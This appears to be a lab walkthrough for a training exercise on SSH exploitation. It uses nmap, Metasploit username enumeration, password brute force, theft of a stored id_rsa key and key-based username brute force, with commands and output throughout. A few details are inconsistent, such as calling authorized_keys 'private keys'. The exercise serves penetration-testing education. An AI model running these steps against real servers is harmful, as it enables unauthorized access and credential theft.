Exploiting SSH Servers

rootsh3ll Bank hired you as their premier penetration testing provider to perform network exploitation and exfiltrate data, if possible.
rootsh3ll Bank is a multinational bank that serves over 100 million customers and has over 13,000 branches worldwide.

This week you'd be performing exploitation on SSH servers. You have been provided a Kali box with access to their wired subnet. Scan the entire subnet to discover active SSH servers, identify vulnerabilities, and exploit them to exfiltrate sensitive information.

SSH protocol provides unprecedented security levels when used with custom keys; even passphrase-based SSH login has strong encryption. Still, it is susceptible to attacks like shoulder surfing and social engineering. Hence, considered a weak form of SSH authentication. In comparison, key-based authentication is robust since you cannot leak the key unless the system gets compromised.

Sometimes when the SSH server is running on a patched version, a client's vulnerability can lead to server exploitation.

Objective

- Scan the entire subnet and identify SSH servers
- Identify vulnerable SSH server and attempt to crack the passphrase and login
- Use Private keys from the victim SSH machine to connect to a more recent/patched SSH server on the LAN.
- Extract patched server's private keys

Tips

Use following tools to complete the lab: nmap metasploit hydra

Wordlists are located at `/root/Desktop/wordlist` with name **`ssh_usernames.txt`** and **`ssh_passwords.txt`**

FLAGS

1. WHICH SERVER IS VULNERABLE TO USERNAME ENUMERATION ATTACK?
2. WHICH SERVER USES KEY-PAIR BASED AUTHENTICATION?
3. ENTER THE CRACKED PASSWORD FOR SSH SERVER VULNERABLE TO USERNAME ENUMERATION ATTACK
4. WHICH USERNAME HAD SUCCESSFUL LOGIN WITH THE EXTRACTED PRIVATE KEY?
5. ENTER THE PRIVATE KEYS(AUTHORIZED_KEYS) EXTRACTED FROM THE PATCHED SSH SERVER

Flag 1: Which server is vulnerable to username enumeration attack?


Scan the subnet for open ports and their service versions for port 22.

```
nmap -T5 -v --open -sS -sV 10.1.3.37/24 -p 22
```

```
Nmap scan report for ssh_victim.lab (10.1.3.3)
Host is up (0.000027s latency).
Not shown: 1 closed port
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.7 (protocol 2.0)
MAC Address: 02:42:0A:01:03:03 (Unknown)
```

⚠️ Ignore results for 10.1.3.1 from scan results as it's the default gateway.

Googling "`OpenSSH 7.7 exploit`", reveals exploits on exploit-db.



Flag 2: Which server uses key-pair based authentication?

Nmap scan revealed 2 servers running SSH

1. 10.1.3.133
2. 10.1.3.3

Connect to both SSH servers with a password of your choice. The SSH server output will tell if the password is allowed and a whether a private key is required.

Flag 3: Enter the cracked password for SSH server vulnerable to username enumeration attack

Server 10.1.3.3 is vulnerable to username enumeration attack. Use the vulnerability to find the username.

Use the Metasploit's `auxiliary/scanner/ssh/ssh_enumusers` module as suggested by Google results from Rapid7 with a wordlist to discover valid usernames.

You can also use hydra for this attack

```
msf5 > use auxiliary/scanner/ssh/ssh_enumusers
```

```
msf5 auxiliary(scanner/ssh/ssh_enumusers) > set rhosts 10.1.3.3
rhosts => 10.1.3.3
msf5 auxiliary(scanner/ssh/ssh_enumusers) > set USER_FILE /root/Desktop/wordlist/
ssh_usernames.txt
USER_FILE => /root/Desktop/wordlist/ssh_usernames.txt
msf5 auxiliary(scanner/ssh/ssh_enumusers) > run
[*] 10.1.3.3:22 - SSH - Using malformed packet technique
[*] 10.1.3.3:22 - SSH - Starting scan
[-] 10.1.3.3:22 - SSH - User 'admin' not found
[+] 10.1.3.3:22 - SSH - User 'root' found
[-] 10.1.3.3:22 - SSH - User 'administrator' not found
[+] 10.1.3.3:22 - SSH - User 'ubuntu' found
[-] 10.1.3.3:22 - SSH - User 'user' not found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

We found 2 valid usernames: root and ubuntu.

Now, let's crack the SSH password. Search for a Metasploit module named: ssh_login

```
msf5 auxiliary(scanner/ssh/ssh_enumusers) > search ssh_login
```

```
Matching Modules
================

#  Name                                      Rank    Check  Description
0  auxiliary/scanner/ssh/ssh_login           normal  Yes    SSH Login Check Scanner
1  auxiliary/scanner/ssh/ssh_login_pubkey    normal  Yes    SSH Public Key Login Scanner
```

Since this server supports password-based login and the fact that we do not have a public key to serve, we'll go with `auxiliary/scanner/ssh/ssh_login`

```
msf5 auxiliary(scanner/ssh/ssh_login) > set rhosts 10.1.3.3
msf5 auxiliary(scanner/ssh/ssh_login) > set USERNAME ubuntu
msf5 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /root/Desktop/wordlist/
ssh_passwords.txt
msf5 auxiliary(scanner/ssh/ssh_login) > set THREADS 50
msf5 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
msf5 auxiliary(scanner/ssh/ssh_login) > run
```

If the password crack successfully, you'd see a command shell is spawned.

Note that command shell has no prompt, to verify connection you can run **ls /** and see if it returns the root directory contents

```
[+] 10.1.3.3:22 - Success: 'ubuntu:WAYNE01' ''
[*] Command shell session 1 opened (10.1.3.37:35003 -> 10.1.3.3:22) at 2021-04-05
11:05:25 +0000
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Check for active sessions

```
msf5 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id Type           Information                       Connection
  -- ----           -----------                       ----------
  1  shell unknown  SSH ubuntu:WAYNE01 (10.1.3.3:22)  10.1.3.37:35003 -> 10.1.3.3:22 (10.1.3.3)
```

Flag 4: Which username had successful login with the extracted private key?

Upon successfully exploiting the 10.1.3.3 SSH server, connect to the command shell and look for the `id_rsa` file inside the .ssh folder of the victim SSH server.

.ssh is a hidden folder which contains the saved keys for the SSH connections established from this machine to remote SSH servers.
That means we can hack into it via this machine's stored keys even if the server is patched.

Run session -i 1 and copy the content of `~/.ssh/id_rsa` file, save it in the current working directory as `id_rsa`. We'll use this file to hack into the other SSH server on our LAN: **10.1.3.133**

In Metasploit, use the public key recovered from victim SSH and use the **ssh_pubkey_login** module with the ssh_username.txt wordlist and identify the correct username.

Note that with the first server we first used the username validation vulnerability to identify a valid username, then ran it against a wordlist to find the correct password for just one valid username.
If we had run it against the password list and username list, it would've taken a lot more time as MSF verifies each passphrase against the username from the wordlist. So, for 10 usernames, it'll take 10X more time.

But, with the patched server, we are doing the opposite. We have the password in the form of a key, but we are unaware of a valid username. We'll use the Metasploit module as a brute-forcer to find correct usernames and give us a shell in return.

```
msf5 auxiliary(scanner/ssh/ssh_login_pubkey) > set rhosts 10.1.3.133
msf5 auxiliary(scanner/ssh/ssh_login) > set RPORT 2222
msf5 auxiliary(scanner/ssh/ssh_login_pubkey) > set KEY_PATH id_rsa
msf5 auxiliary(scanner/ssh/ssh_login_pubkey) > set USER_FILE /root/Desktop/wordlist/
ssh_usernames.txt
msf5 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
msf5 auxiliary(scanner/ssh/ssh_login_pubkey) > run
```

The exploit successfully find the correct username and gives us a command shell in return.

Flag 5: Enter the private keys(authorized_keys) extracted from the patched SSH server

Look for authorized_keys file on the patched SSH server (10.1.3.133) and enter in the verify flag box

```
find / -name authorized_keys 2>/dev/null
```

NOTE: **2>/dev/null** helps filter the output for permission errors and only shows the discovered files.